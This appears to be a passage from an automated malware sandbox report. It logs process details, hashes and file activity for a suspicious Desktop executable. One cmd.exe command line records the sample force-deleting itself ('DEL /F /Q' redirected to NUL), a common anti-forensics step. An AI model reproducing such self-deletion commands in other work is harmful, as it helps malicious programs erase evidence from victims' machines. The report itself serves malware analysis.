C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFB4CE6B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFB4CE6B526	ReadFile

Analysis Process: conhost.exe PID: 2200 Parent PID: 1004

General

Start time:	06:01:15
Start date:	01/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: 8768 Parent PID: 3508

General

Start time:	06:02:31
Start date:	01/05/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\cmd.exe' /C DEL /F /Q C:\Users\user\Desktop\RUUR0Q~1.EXE >> NUL
Imagebase:	0x900000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\rUUR0qQI22.exe	cannot delete	1	920374	DeleteFileW
C:\Users\user\Desktop\rUUR0qQI22.exe	cannot delete	1	920374	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\Null	unknown	39	43 3a 5c 55 73 65 72 73 5c 68 61 72 64 7a 5c 44 65 73 6b 74 6f 70 5c 72 55 55 52 30 71 51 49 32 32 2e 65 78 65 0d 0a	C:\Users\user\Desktop\rUUR0qQI22.exe..	success or wait	1	912837	WriteFile

Analysis Process: conhost.exe PID: 8776 Parent PID: 8768

General

Start time:	06:02:32
Start date:	01/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis

Code Analysis